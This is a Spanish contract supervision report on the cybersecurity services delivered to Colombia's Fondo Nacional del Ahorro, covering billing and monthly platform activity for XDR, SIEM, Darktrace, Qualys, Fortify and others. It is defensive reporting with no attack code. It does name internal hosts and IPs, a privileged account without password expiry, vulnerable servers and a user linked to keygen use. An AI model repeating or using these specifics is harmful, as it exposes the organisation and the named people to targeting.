*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****											

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

DESCRIPCIÓN	VALOR SERVICIO SIN IVA	APLICACIÓN ANS	VALOR DESPUÉS DE ANS	IVA (19%)	TOTAL DESPUÉS DE IVA
Administración y soporte de la plataforma XDR	\$ 3.326.000	\$ 0	\$ 3.326.000	\$ 631.940	\$ 3.957.940
Administración y soporte de la plataforma SIEM por 9 meses (junio 2024 - febrero 2025)	\$ 1.376.217.000	\$ 0	\$ 1.376.217.000	\$ 261.481.230	\$ 1.637.698.230
Administración y soporte de la plataforma SOAR	\$ 14.627.000	\$ 0	\$ 14.627.000	\$ 2.779.130	\$ 17.406.130
Administración y soporte de la plataforma THREAT INTELLIGENCE	\$ 27.797.000	\$ 0	\$ 27.797.000	\$ 5.281.430	\$ 33.078.430
Administración y soporte Servicio BRAND CYBERSECURITY MONITORING.	\$ 55.994.000	\$ 0	\$ 55.994.000	\$ 10.638.860	\$ 66.632.860
Administración y soporte Servicio de MONITOREO DE DNS	\$ 52.083.000	\$ 0	\$ 52.083.000	\$ 9.895.770	\$ 61.978.770
Administración y soporte de la plataforma SECURE DEVELOPMENT ASSESSMENT	\$ 8.279.000	\$ 0	\$ 8.279.000	\$ 1.573.010	\$ 9.852.010
-Ingeniería Social (Uno (1) obligatorio al año)	\$ 35.710.710	\$ 0	\$ 35.710.710	\$ 6.785.035	\$ 42.495.745
SERVICIO RED TEAM	\$ 385.730.170	\$ 0	\$ 385.730.170	\$ 73.288.732	\$ 459.018.902
Administración y soporte Endpoint PROTECCIÓN ANTIMALWARE, CONTROL DE APLICACIONES, PROTECCIÓN WEB, CONTROL DE ACCESO SEGURO A LA NUBE, SERVER SECURITY, INTRUSION PREVENTION SYSTEM, ISOLATED EXECUTION por 9 meses (junio 2024 - febrero 2025)	\$ 305.001.000	\$ 0	\$ 305.001.000	\$ 57.950.190	\$ 362.951.190
Administración y soporte de la plataforma CIBERDEFENSA	\$ 5.874.000	\$ 0	\$ 5.874.000	\$ 1.116.060	\$ 6.990.060
Administración y soporte de la plataforma MONITOREO DE LÍNEAS BASE DE SEGURIDAD	\$ 8.406.000	\$ 0	\$ 8.406.000	\$ 1.597.140	\$ 10.003.140
Administración y soporte de la plataforma MONITOREO DE BASES DE DATOS (DAM)	\$ 23.451.000	\$ 0	\$ 23.451.000	\$ 4.455.690	\$ 27.906.690
Administración y soporte de la plataforma SOLUCIÓN GOBIERNO DE IDENTIDADES (Actividades de responsabilidad con 4.16. SOLUCIÓN GOBIERNO DE IDENTIDADES Anexo técnico)	\$ 26.449.000	\$ 0	\$ 26.449.000	\$ 5.025.310	\$ 31.474.310
Valor total	\$ 2.328.944.880		\$ 2.328.944.880	\$ 442.499.527	\$ 2.771.444.407

Observaciones:

Para la prestación de los servicios de Administración y soporte de la plataforma SIEM y Administración y soporte Endpoint se factura en la presente acta de ANS el valor total por la presentación de los dos servicios por 9 meses, de los cuales último pago fue del periodo del 22 de abril al 21 de mayo, esto por temas de distribución de valores a pagar definida en la vigencia futura del presente contrato para los recurrentes mensuales de SIEM y Antimalware.

COMPROMISOS PACTADOS	RESPONSABLE (s)	FECHA PROPUESTA PARA LA EJECUCIÓN DEL COMPROMISO	FECHA DE CUMPLIMIENTO DEL COMPROMISO
Cuadro resumen incluyendo el valor unitario de la consolidación de los últimos 9 meses para la administración de SIEM y Antimalware	Mnemo	28/03/2025	

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

APROBÓ	APROBÓ
 Cesar Pinto Gonzalez Gerente de Proyecto Mnemo Colombia S.A.S.	 Enrique Arrázola Apoyo a la supervisión 173-2023 Gerencia de Estrategia de TI y Aseguramiento Informático

SUPERVISIÓN AL CONTRATO No. 173 de 2023
FONDO NACIONAL DEL AHORRO
Informe No. 28

- Recurrente mensual (administración y soporte en sitio) plataformas XDR, Threat Intelligence Platform (TIP), BRAND CIBERSECURITY MONITORING (Monitoreo Marca), servicio de Monitoreo DNS, Secure Development Assessment (Fortify), Ciberdefensa (DarkTrace), Lineas Base (QUALYS), monitoreo Bases de datos (DAM), solución GOBIERNO DE IDENTIDADES (IAM) y SOAR, del periodo comprendido del 22 de enero de 2025 al 21 de febrero de 2025.
- Servicios recurrentes plataformas SIEM y ANTIMALWARE por 9 meses del periodo comprendido del 22 de junio de 2024 al 21 de febrero de 2025.
- Servicio Red TEAM
- Ejercicio Ingeniería Social

OBJETO: Contratar unidad de ciberseguridad que proporcione servicios de seguridad integrados al fondo nacional del ahorro

Bogotá, D.C. abril de 2025

1. INTRODUCCIÓN

El presente informe de supervisión del CTO 173 de 2023, cuyo objeto es *"Contratar unidad de ciberseguridad que proporcione servicios de seguridad integrados al fondo nacional del ahorro"*, suscrito entre el FNA y CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA, describe el resumen de las actividades realizadas por cada una de las partes y las observaciones resultado de la labor de seguimiento que se han encontrado respecto al Contrato 173 de 2023.

2. RESUMEN EJECUTIVO

En cumplimiento al apoyo a la supervisión asignada por la Gerencia de Estrategia TI y Aseguramiento Informático del FONDO NACIONAL DEL AHORRO, se realizó el seguimiento a las actividades conforme a lo establecido en el CTO 173 de 2023. El presente informe tiene como fin el análisis realizado en cuanto al cumplimiento a los hitos:

- a) Servicios de administración y soporte en sitio prestados por el contratista durante el período del **22 de enero de 2025 al 21 de febrero de 2025** referente al **14vo** mes de recurrente mensual de las plataformas que hacen parte de los servicios de la Unidad de ciberseguridad, a saber:

- 1. XDR
- 2. Threat Intelligence Platform (TIP)
- 3. BRAND CIBERSECURITY MONITORING (Monitoreo Marca)
- 4. Servicio de Monitoreo DNS
- 5. Secure Development Assessment (Fortify)
- 6. Ciberdefensa (DarkTrace)
- 7. Líneas Base (QUALYS)
- 8. Monitoreo Bases de Datos (DAM)
- 9. SOAR
- 10. Solución GOBIERNO DE IDENTIDADES (IAM)

- b) Servicios de administración y soporte en sitio prestados por el contratista durante el período del **22 de mayo de 2024 al 21 de febrero de 2025** referente **9 meses** de recurrentes mensuales de las plataformas que hacen parte de los servicios de la Unidad de ciberseguridad, a saber:

- 1. SIEM
- 2. ANTIMALWARE

-
- c) Servicio Red Team
 - d) Ejercicio de Ingeniería social

3. OBJETIVO DEL INFORME

Realizar seguimiento a los servicios y entregables acorde con lo contratado en el CTO 173 de 2023.

4. OBJETIVOS ESPECÍFICOS DEL INFORME

- Realizar seguimiento a las actividades contratadas y ejecutadas durante el periodo.
- Expedir constancia del cumplimiento a cargo del contratista previo al pago de la factura.
- Identificar las observaciones o desviaciones de las actividades realizadas con el fin de definir los planes de acción para su mitigación o eliminación.

5. INFORME DE AVANCE

- a) Servicios recurrentes plataformas XDR, Threat Intelligence Platform (TIP), BRAND CIBERSECURITY MONITORING (Monitoreo Marca), servicio de Monitoreo DNS, Secure Development Assessment (Fortify), Ciberdefensa (DarkTrace), Lineas Base (QUALYS), monitoreo Bases de datos (DAM), solución GOBIERNO DE IDENTIDADES (IAM) y SOAR, del periodo comprendido del 22 de enero de 2025 al 21 de febrero de 2025

Las actividades más relevantes realizadas de administración y soporte por plataformas se indican a continuación:

1. XDR / ANTIMALWARE

- CASB, se trabaja en la creación de nuevas reglas de protección de fuga de información de acuerdo con las reglas enviadas por seguridad de la información

-
- CASB, la regla de protección BEC registra nuevos eventos por lo que se debe validar nuevos usuarios con privilegios altos para ser ingresados dentro de las reglas.
 - Proxy Cloud, Se ha escalado caso con fabricante y se continúa trabajando para las pruebas y funcionamiento correcto de la solución de proxy Cloud y validar si esta es aplicable dentro de la entidad.
 - IPS, se han realizado sesiones con Media commerce para definir la nueva arquitectura del IPS debido al retiro del servidor Exinda conectado entre el Switch de terceros y el IPS.
 - DDAN, se ha escalado caso con fabricante para intentar realizar la integración de la solución Workmanager con DDAN, para el envío de muestras por ICAP.
 - IPS, se realiza modificación de la máscara asignada al service Gateway con el fin de solucionar problemas de conectividad entre V1 y el IPS.
 - Service Gateway, se registra error de sincronización del AD con V1 al parecer por desfase en los tiempos de ambos servidores por lo que el token de integración caduca, se creó política para bloqueo por nombre de maquina como medida suplementaria para los usuarios que no es posible traer del AD, pendiente de solucionar inconveniente con AD.
 - Se continúa trabajando tanto con Administradores de servidores y equipos para alcanzar equipos que están dentro de inventarios, pero no en la consola de Trend Micro, se ha realiza depuración de algunos dispositivos incompatibles y retirados.
 - se registran un total de 1562 eventos de amenaza la mayoría por la regla HIFRM6, esta regla genera bastantes eventos por lo que es necesario validarla
 - Se registraron 10 eventos relacionados con la ejecución de troyanos como Keygen.
 - Dentro del top de equipos con mayor cantidad de eventos esta GGH-CNA-01-2453 por la regla hifrm6, habría que revisar la particularidad de este dispositivo para que se generen tantos eventos ya que puede tratarse de un falso positivo. El dispositivo GGH-CNA-01-2445 está ligado al usuario, nvillalba que ya registraba eventos anteriormente por el uso de keygen.
 - Behavior monitor detector dos versiones nuevas de aplicación, sin calificación maliciosa. CESENTID.exe y SetupEngine
 - La política de application Control encontró el uso de la aplicación conda.exe, Wireshark y ares. que fueron bloqueadas, se recomienda validar otras aplicaciones para ser incluidas dentro de listas negras.
 - Workbench XDR detecto múltiples eventos relacionados con la ejecución de comandos de PowerShell para intentar desactivar el análisis en tiempo real de Windows Defender, adicional el comando whoami para identificar usuarios locales dentro de la máquina.
 - La solución de firewall se encuentra activa como protección frente amenazas, pero se puede configurar como firewall de host. Esta detecto eventos

relacionados con eventos sospechosos de retransmisión y alertas relacionadas con paquetes con longitud no valida.

- IPS Host servidores, en los eventos que mayor cantidad de registros tiene es ataques de denegación de servicio con destino al DNS y equipos Django, se continúa validando las reglas de protección de IPS de host para validar que nuevas reglas se pueden activar que no generen traumatismos.
- Inteligencia de amenazas reporto 117 objetos adicionales gracias a la integración con Threat Q.
- Attack Surface Discovery, califico el servidor bogvpplp019 y bogvpplp015 con clasificación media alta por 87 vulnerabilidades encontradas, se recomienda validar estos servidores para intentar mitigarlas.
- Attack Surface Discovery, Internet Facing Assets no registro dominios con clasificación alta, agendamiento.fna.gov.co es el que tiene una clasificación media con 69/100 puntos.
- Attack Surface Discovery cuentas, VigiaLDAP es la cuenta con mayor calificación debido a que tiene inactivo la expiración de la contraseña y la cantidad de privilegios. La cuenta Centro de Monitoreo ya no aparece reportada como expuesta.
- Attack Surface Discovery Cloud Apps, se identifica el uso de varias aplicaciones cloud, ninguna con clasificación alta, pero se puede observar el uso de Telegram y DeepSeek, además de aplicaciones de antivirus diferentes a Trend Micro como Avast.
- Attack Surface Discovery Local Apps, no se encuentra aplicaciones locales con clasificación alta, mozilla y Chrome tienen clasificación media, por equipos que utilizan versiones antiguas.
- IPS En el top de eventos se registra la regla "7120: TCP: Segment Overlap With Different Data, e.g., Fragroute" hace referencia a un posible intento de evasión de detección mediante la manipulación de paquetes TCP, seguido por el uso de herramientas SipVicious para escaneo de red.
- IPS, en el top de direcciones IP de origen se encuentra 185.243.5.55 de Polonia con 14193
- En el top de destino se encuentra la dirección IP 172.16.125.29 servidor Veem Backup, con 6761 registros. Estos registran de diferentes IPS locales por lo que puede estar relacionados con errores en el tráfico hacia los servidores de Veem.
- IPS, En el top de eventos por país, se encuentra Hong Kong seguido de estados unidos. IPS cuenta con la posibilidad de crear reglas por geolocalización por lo que se podría validar el bloqueo de países como Hong Kong
- CASB, se presentaron un total de 24247 eventos registrados por la solución CASB, el módulo que tiene mayor cantidad de eventos es las anomalías, que

reconoce como correos o uso de servicios de Office 365 fuera de lo normal, seguido de correos de SPAM.

- CASB La cuenta que mayor cantidad de detecciones presenta es paola@kipa.expert y alertasynotificaciones@notificacionesbancolombia.com.
- Se registran 2351 dispositivos dentro de la consola antivirus.

2. CYBER THREAT INTELLIGENCE

Alertamiento CTI

- Se generaron 44 alertas y eventos en MISP.
- De las 44 alertas se han compartido un total de 44.618 indicadores de compromiso.
- Los indicadores de compromiso se han compartido con la herramienta de inteligencia de amenazas TIP para la integración con otras herramientas de seguridad.
- Las amenazas encontradas fueron perpetradas por 8 actores de amenazas identificados.
- Fueron generadas 8 alertas que contienen información sobre vulnerabilidades que pueden afectar la infraestructura de la compañía.
- Las alertas tempranas se han compartido junto a la solución o mitigación brindada por el fabricante responsable de publicar las actualizaciones de los productos afectados.
- Se han estudiado las tácticas y técnicas más utilizadas por parte de los actores de amenazas a través de las muestras e indicadores de compromiso obtenidos en las plataformas de inteligencia de amenazas.
- Con respecto a las tácticas y técnicas identificadas por parte de los cibercriminales, el equipo de CTI ha investigado y compartido los códigos de mitigación recomendados en el framework de Mitre Att&CK.
- Cada una de las investigaciones realizadas por parte del equipo de CTI se ha compartido a través de correo electrónico con el Fondo Nacional del Ahorro.

Threat Intelligence Platform

- Durante el periodo reportado, para la plataforma de inteligencia de amenazas se ha realizado la instalación de nuevas integraciones que permiten agregar contexto importante a cada uno de los indicadores ingestados. Esto permite agregar información que relaciona estos indicadores con familias de malware, eventos de incidentes, grupos APT, entre otros.
- Se han observado 20.185 amenazas distintas obtenidas desde 6 fuentes de información, de las cuales se destacan la fuente de VirusTotal como principal
- Se realizaron pruebas con la herramienta XDR de FNA validando indicadores de compromiso entregados por la TIP que hayan sido detectados en la red.

-
- Se encontró que un dominio fue consultado por un equipo de la infraestructura de FNA, este dominio fue compartido por la TIP a la lista de objetos sospechosos bloqueados por el XDR
 - De acuerdo con las nuevas fuentes de información, se evalúa el scoring aplicado para cada fuente de indicadores de compromiso, priorizando aquellas con una alta confiabilidad, detección en la región y factores que aumentan la criticidad del indicador de compromiso ingestado.
 - Se han validado indicadores de compromiso cargados por la TIP a la herramienta XDR, validando la efectividad del bloqueo en los equipos de la entidad.
 - Se realizan ajustes en las fuentes de datos que entregan indicadores de compromiso a la herramienta, priorizando fuentes que contienen información de valor para el sector empresarial y el entorno geográfico.
 - Se han agregado indicadores de compromiso de manera manual, teniendo en cuenta aquellos indicadores que no se han tenido en cuenta por parte de otras fuentes de datos, aprovechando las capacidades de Threat Hunting del equipo de ciber inteligencia de amenazas.

Threat Hunting

- Evaluación de tendencias de amenazas en el sector de servicios financieros en la región, con un enfoque en identificar tácticas emergentes de grupos de cibercriminales.
- Investigación exhaustiva sobre campañas de phishing dirigidas a compañías de diversos sectores en la región latinoamericana, con el fin de identificar patrones de ataque y vectores de compromiso.
- Monitoreo constante de foros clandestinos en la Deep y Dark web para identificar la venta o filtración de credenciales robadas pertenecientes a compañías del sector empresarial.
- Desarrollo de indicadores de compromiso (IOCs) específicos para amenazas que pueden afectar la seguridad corporativa.
- Creación de reglas Sigma enviadas al equipo administrador del SIEM corporativo con el fin de llevar a cabo pruebas de integración.
- Se entregaron dos productos Tailored Threat Analysis sobre las amenazas conocidas como VIPKeylogger y XWorm, que contienen recomendaciones de seguridad para la detección, contención y mitigación de las amenazas.
- Se compartió un producto de tipo Playbook, el cual presenta herramientas para permitir a los equipos de Respuesta a Incidentes o IR, elaborar un plan de defensa frente a amenazas de tipo RAT en la infraestructura de la organización.

Laboratorio Avanzado de Malware

- Durante el periodo reportado, el equipo de Cyber Threat Intelligence ha realizado 93 análisis de muestras sospechosas.
- Empleando herramientas de Threat Hunting, el equipo ha recopilado muestras de diversas fuentes, teniendo en cuenta las tendencias de ataques en la región.
- Realización de un análisis avanzado de las muestras recopiladas en el Threat Hunting.
- Validación de las características de los malware detectados, crucial para clasificar cada uno en función de las capacidades demostradas durante el análisis avanzado.
- Cada uno de los artefactos analizados han sido compartidos como indicadores de compromiso tanto a través de eventos en MISP como ingesta de datos en la plataforma de inteligencia de amenazas TIP.
- Identificación de las tácticas, técnicas y procedimientos utilizados por los actores de amenazas a través de cada una de las muestras recolectadas, obteniendo así las tendencias de ataque perpetrado por los cibercriminales.

3. BRAND CYBERSECURITY MONITORING

De acuerdo con los eventos generados en las diferentes herramientas y la gestión diaria dentro del FNA se dan las siguientes recomendaciones y conclusiones.

- Observación: se evidencia un pico anormal en el número de credenciales de terceros identificadas para el periodo presentado, con un aumento del 428.31% frente al mes anterior
- Observación: se evidencia un ligero incremento en las credenciales de colaboradores identificadas para el periodo presentado.
- Observación: Se tuvo una efectividad del 100% al momento realizar las gestiones de baja solicitadas.
- Observación: se identifican múltiples publicaciones en medios de difusión relacionadas a los nuevos programas de financiación de vivienda prestados por el Fondo Nacional del Ahorro

Actividades Generales realizadas

- Identificación y notificación de eventos
- Monitoreo de redes sociales
- Gestión de baja de contenidos fraudulentos o con abuso de marca

-
- Identificación de credenciales filtradas
 - Ejecución de mediciones de marca
 - Análisis de percepción de eventos presentados

4. SECURE DEVELOPMENT ASSESSMENT

Actividades de Gestión de la plataforma Fortify

- No se registraron tiempos de inactividad, tanto planificados como no planificados. Además, el rendimiento del sistema se mantuvo dentro de los parámetros normales, incluso durante los picos de carga máxima. Esta estabilidad refleja un nivel adecuado de operación y una infraestructura tecnológica sólida y bien gestionada. Se continúa con las prácticas actuales de monitoreo y gestión de la infraestructura para garantizar que el sistema mantenga su disponibilidad y rendimiento en niveles óptimos a medida que evolucionen las demandas de carga.
- Se lleva a cabo una verificación periódica del estado de cada servidor y los componentes que alojan la suite Fortify. Hasta la fecha, y hasta el 21 de febrero de 2025, los servidores y la aplicación han operado sin presentar fallas que hayan afectado la disponibilidad del servicio. Este desempeño refleja una gestión eficaz de la infraestructura y un adecuado mantenimiento preventivo.
- Se recomienda continuar con la monitorización constante de los servidores, así como con las acciones de mantenimiento preventivo, para garantizar la continuidad y estabilidad del servicio a largo plazo.
- Fortify Source Code Analyzer (SCA): Actualización a la última versión publicada por fabricante. Actualización de las últimas reglas de análisis y parches de seguridad.
- Software Security Center (SSC): Es fundamental validar de manera regular el funcionamiento y las actualizaciones de las políticas de seguridad personalizadas utilizadas para la ejecución de informes de las aplicaciones auditadas. Este proceso asegura que las políticas sigan siendo efectivas frente a las amenazas actuales y que estén alineadas con las mejores prácticas y normativas de seguridad, las cuales están en constante evolución.
- Fortify WebInspect Enterprise (WIE): Se lleva a cabo una validación continua de la integración con el módulo SSC (Software Security Center) para asegurar que no se generen errores que puedan comprometer el proceso de seguridad. Además, se realiza un monitoreo constante del estado de los escaneos ejecutados, con el objetivo de garantizar que los análisis de seguridad se realicen de manera efectiva y sin interrupciones.
- Este enfoque permite detectar de manera temprana posibles fallas en el sistema, asegurando que los escaneos de seguridad se completen con éxito y

contribuyendo a la mejora continua de la postura de seguridad de las aplicaciones auditadas.

- Fortify WebInspect Sensor (WIS): Se lleva a cabo una validación periódica del estado del sensor para garantizar la disponibilidad y el correcto funcionamiento del módulo WebInspect. Esta verificación asegura que el sensor opere de manera adecuada, permitiendo la ejecución efectiva de los escaneos de seguridad en las aplicaciones auditadas sin interrupciones.
- Restablecimiento de Contraseñas para Usuarios de Dominio:
A través de la mesa de soporte, se solicita el restablecimiento de las contraseñas para los usuarios de dominio utilizados en la autenticación de los servidores que alojan la suite Fortify. Esta medida tiene como objetivo reforzar la seguridad en el acceso a los servidores, asegurando que las credenciales estén actualizadas y protegidas contra accesos no autorizados.
- Configuración de Usuarios para Administración y Escaneos:
En la suite Fortify, se han configurado los usuarios necesarios para la administración y ejecución de los escaneos de las aplicaciones auditadas. Estos usuarios cuentan con privilegios específicos que les permiten gestionar de manera eficiente los procesos de análisis de seguridad, asegurando el cumplimiento de los estándares y políticas de seguridad de la información.
- Seguimiento de actualización nuevas versiones de Fortify y sus componentes:
Se realiza una actualización periódica de las políticas de seguridad y los rulepacks (conjuntos de reglas de seguridad) de los módulos SSC (Software Security Center), Audit Workbench y SCA. Estas actualizaciones son fundamentales para garantizar la efectividad de las herramientas de seguridad, permitiendo que se adapten a nuevas amenazas y vulnerabilidades emergentes, así como a las actualizaciones regulatorias y normativas del sector.

5. MONITOREO DNS

Actividades de Gestión de la plataforma INFOBLOX

- Monitoreo de plataforma Infoblox para la verificación de conexiones sospechosas y maliciosas.
- Actualización de la plataforma Infoblox.
- Se realizó sesión con fabricante para validar servidor que presentaba fallo esto con el fin de determinar el correcto funcionamiento, adicionalmente se valida con redes donde nos indican el correcto funcionamiento.
- Validación de disponibilidad de la plataforma Infoblox.
- Para el periodo en mención se evidencia un aumento con relación al mes anterior en cuanto al índice de amenazas detectadas, de igual forma se

identifica que el volumen de consultas a portales de pornografía aumentó en la resolución de DNS

- Durante el desarrollo de gestión y administración de las plataformas en el periodo actual, no se presentaron incidencias relacionadas con la disponibilidad del servicio que soporta la consola ni de los servicios relacionados con el funcionamiento de la plataforma de seguridad de Infoblox.

Actividades semanales:

- Monitoreo de eventos revisión de los eventos para detectar cualquier actividad inusual o anómala que pueda indicar un posible ataque.
- Análisis de direcciones IP esto con el de identificar si se encuentran direcciones inactivas.
- Revisión plataforma Infoblox para evaluar el estado general de tu infraestructura.

6. MONITOREO DE LINEAS BASE DE SEGURIDAD

Actividades de Gestión de la plataforma QUALYS

- Se realizó revisión semanal para revisar el estado de los agentes en su etiquetado, duplicidad y última conexión
- Se identificaron los agentes que llevan más de un mes sin reportar conexión
- Solicitud de información sobre servidores Windows sin reportar en más de un mes
- Solicitud de información sobre servidores AIX sin reportar en más de un mes
- Solicitud de información sobre servidores Linux sin reportar en más de un mes
- identificación de causa de duplicidad de activos
- Generación de reportes de cumplimiento bajo demanda
- Sesiones de entendimiento de plataforma e informes generados
- Solicitud de inventario 2025 de dispositivos de red, bases de datos y servidores (Linux, AIX y Windows)
- Cruce de información de inventarios con plataforma.
- Solicitud de creación/habilitación de usuario UserQualys en dispositivos de red.
- Pruebas de alcance y autenticación dispositivos de red
- Programación de escaneos y reportes mensuales
- Creación de 30 registros de autenticación adicionales para base de datos.
- Pruebas de alcance y autenticación a bases de datos.
- Solicitud de permisos de red desde servidores hacia el qualys cloud gateway.
- Solicitud de instalación de agente en servidores.

-
- Pruebas de alcance de agentes instalados en servidores.
 - Los cambios en las métricas mostrados mes a mes se deben a la eliminación o adición de agentes, reinstalación de agentes, solución de problemas de conexión con el Gateway.
 - Actualmente se encuentra con alcance y autenticación a casi todos los dispositivos compartidos por el FNA, a pesar de esto, no todos cuentan con políticas de cumplimiento por parte del COMWARE (192.168.64.249)
 - Todos los meses se encuentran en promedio 5 servidores que son dados de baja, en caso de que estos lleguen a ser reemplazados, es importante realizar la notificación vía dispositivos o servidores nuevos.
 - El 20 de agosto los servidores el grupo de servidores Windows 2008 R2 (BOGPVPPWP023, FNABOGAPP001, FNABOGDCL01N6, FNABOGDPCL01N1) dejó de transmitir información a la nube a través del Gateway, después de múltiples reuniones de acompañamiento se pudo determinar que el error es debido a la ausencia de confianza de los servidores en el Gateway, ya sea porque este no ofrece un certificado para cifrar la comunicación o el certificado ofrecido no es confiable para los servidores, para mitigar este inconveniente se realizó la instalación del certificado del QCG de forma local en el OS de estos mismos servidores, a pesar de esto dichos servidores siguen sin transmitir.
 - De 218 dispositivos de red identificados en el inventario de febrero, 12 tienen sistemas operativos que no cuentan con políticas por parte del CIS, 1 sigue en validación por parte del administrador y 61 son dispositivos gestionados a través de una controladora (por lo tanto, no cuentan con un sistema operativo evaluable a nivel de cumplimiento y solo son accesibles a través de la controladora) y los 144 restantes se encuentran creados correctamente en la plataforma.
 - Dentro de los 144 dispositivos de red evaluados en la plataforma, 36 correspondientes al sistema operativo CISCO ASA 9 dejaron de transmitir información a la plataforma, al realizar pruebas de alcance se observa que no se encuentran activos estos dispositivos. Al escalar al equipo administrador se informa que estos dispositivos fueron dados de baja.
 - De 50 bases de datos compartidas en el inventario de febrero, 12 se encuentran actualmente en la plataforma y 38 están en proceso de adición.

7. CIBERDEFENSA

Actividades de Gestión de la plataforma DARKTRACE

-
- Durante el periodo del 22 de enero al 21 de febrero se presentó un aumento significativo de alertamiento del modelo Device / HTTP Credential Spray, el cual generó 167 alertamientos, correspondientes a una gran cantidad de conexiones HTTP en las que se vieron nombres de usuario únicos
 - Un HTTP Credential Spray es una técnica de ataque en la que un atacante intenta acceder a múltiples cuentas de usuario en una aplicación web utilizando una lista de contraseñas comunes
 - Se realizó acompañamiento en sesiones de revisión de eventos y análisis de registros en Darktrace, con el objetivo de identificar y evaluar alertas generadas por el sistema. Estas alertas, como las de "AI Analyst Alert", "Model Breach Alert", estas sesiones se generaron para poder identificar comportamientos o desviaciones de comunicaciones dado por los eventos de lentitud en la red.

De acuerdo con los eventos generados en las diferentes herramientas y la gestión diaria dentro del FNA se dan las siguientes recomendaciones y conclusiones:

- Nombramiento de Subredes, de acuerdo con información suministrada por Redes.
- Se realiza Back up Semanal, el cual se conserva copia en el dispositivo de Darktrace y equipo administrador de la plataforma.
- Se realiza análisis del correo electrónico del RF421448, el cual redirige a un link de Drive y el archivo a descargar es malicioso con extensión .docx.url
- Se realiza análisis del correo electrónico del RF422429, el cual redirige a un link de Drive y el archivo a descargar es malicioso con extensión .exe
- Se realiza acompañamiento para la revisión de logs de comunicación de Workmanager, por errores de conexión
- Se realiza escalamiento Seguridad de la información para el análisis del correo reportado por el adjunto Juzgado 19 Laboral Circuito de Bogotá 4.SVG. Este correo electrónico parece provenir de una cuenta comprometida. Tiene origen auténtico en el dominio hospitalfedericoarbelaezcunday.gov.co
- Se realizan los correspondientes alertamientos de los modelos activos durante la administración en sitio.
- Se recomienda continuar con las labores de revisión y validación de los modelos reportados con el área de Seguridad de la Información para poder ajustar las reacciones del Darktrace con las políticas de Seguridad de la Información.

8. DAM

- Se evidenció para la base de datos SAPHANA ambiente productivo, el llamado de comandos de elevación de privilegios para crear usuarios. De acuerdo con el comportamiento de esta base de datos, esta actividad es inusual. El tema fue escalado al administrador de la base de datos (por solicitud de la Gerencia de Estrategia TI y Aseguramiento informático) quién indicó que se trataba de una tarea identificada y autorizada.
- La plataforma se encuentra operando de manera óptima, tal como se refleja en los puntos relacionados con el rendimiento, dentro de este informe. Su fiabilidad y solidez se aseguran mediante un proceso continuo de mantenimiento y validación que forma parte de la gestión y administración de la plataforma. Este proceso incluye la actualización de componentes, comprobación de datos, modificación de reglas y depuración, entre otras tareas, lo que garantiza que Guardium opere de manera estable y cumpla con su función de monitoreo y generación de alertas.
- El despliegue del parche 550, implicó una reestructuración de las tablas de la base de datos interna de Guardium, lo cual resultó en un aumento temporal en el uso de memoria del agregador, alcanzando un pico del 81%. Sin embargo, tras la finalización del proceso el uso de memoria se estabilizó en un rango aceptable entre el 10% y el 14%.

Recomendaciones

- Validar el usuario de aplicación de COBIS 'dca-lasv'. Se evidenció en la eliminación de roles, pero según su estructura no corresponde a un usuario nombrado
- La asignación de roles en SAPHANA se está ejecutando con los usuarios de aplicación CNX_IAMSAP y ADMIN; validar que los dos usuarios se encuentren autorizados para realizar este tipo de acción.
- Definir los destinatarios de las alertas para la asignación de roles y transacciones en COBIS, y para la asignación de roles en SAPHANA.
- Realizar el monitoreo de los servicios relacionados con guardium y definir el alertamiento para evitar situaciones como la presentada con SAPHANA. Es indispensable que estos dos servicios siempre se encuentren ejecutándose, uno por temas de registro, monitoreo e histórico de bases de datos tales como COBIS-SAPHANA, y dos, para que las alertas hoy configuradas o a configurar sean alertadas de manera eficiente para su gestión e investigación.
- Es importante seguir con las actividades realizadas hasta ahora para la identificación y generación de alertas sobre los roles, tanto en la base de datos de SAP HANA como en la base de datos de COBIS. Esta continuidad

aseguraré una supervisión efectiva y una gestión adecuada de los roles en ambas plataformas.

9. SOAR

- Para este periodo se realizó un incremento de 2 casos de uso
- FNA_GUARDIUM_User Commands FNA_AD_Reset an account's password
- Para este periodo se identificó un decrecimiento en el alertamiento con respecto al periodo anterior, debido a que se está realizando un proceso de afinamiento en diferentes casos de Directorio activo y adicionalmente se dio la baja de 40 Dispositivos Cisco ASA.

Fuentes integradas

Cisco Firepower

Estado Actual: En proceso de integración.

Actividades Pendientes:

- Pendiente por parte del equipo de redes compartir el usuario solicitado para la conexión
- Realizar pruebas de conexión a nivel de red 1 semana de marzo
- Realizar conexiones desde el EdgeGateway hacia los dispositivos CISCO
- Pruebas de acciones automáticas y playbooks

Directorio Activo

Estado Actual: En periodo de pruebas internas para integración.

Actividades Pendientes:

- Coordinar sesiones de validación técnica con el ingeniero Jonathan, enfocadas en la integración y pruebas de roles.
- Ejecutar pruebas funcionales para asegurar que las políticas aplicadas sean consistentes.
- Diseñar un plan de implementación final, incluyendo fechas tentativas y responsables.

Trend Micro Vision One

Estado Actual: Operativa.

Actividades Pendientes:

- Seguimiento a las funcionalidades implementadas para detectar posibles mejoras.
- Explorar y probar playbooks disponibles para la automatización de respuestas.

-
- Identificar casos de uso adicionales que puedan fortalecer la postura de seguridad.

FortiWeb

Estado Actual: Operativa.

Actividades Pendientes:

- Revisión de las configuraciones actuales para asegurar el cumplimiento de las mejores prácticas.
- Pruebas de funcionalidad, especialmente en la detección y mitigación de ataques comunes.
- Exploración de funcionalidades avanzadas y playbooks que puedan complementar la operación actual.
- Seguimiento continuo para garantizar la correcta interpretación de logs y alertas.

10. Solución GOBIERNO DE IDENTIDADES (IAM)

Durante el desarrollo de gestión y administración de Verify en el periodo actual, se siguen monitoreando y ajustando las integraciones con directorio activo, service manager, SAP y Cobis, no se presentan incidencias relacionadas con la disponibilidad del servicio.

Para las nuevas integraciones se realizaron las siguientes reuniones:

- Integración - Administración de Usuarios: se realiza reunión el 23 de enero de 2025 para revisar el proceso de autenticación con Verify
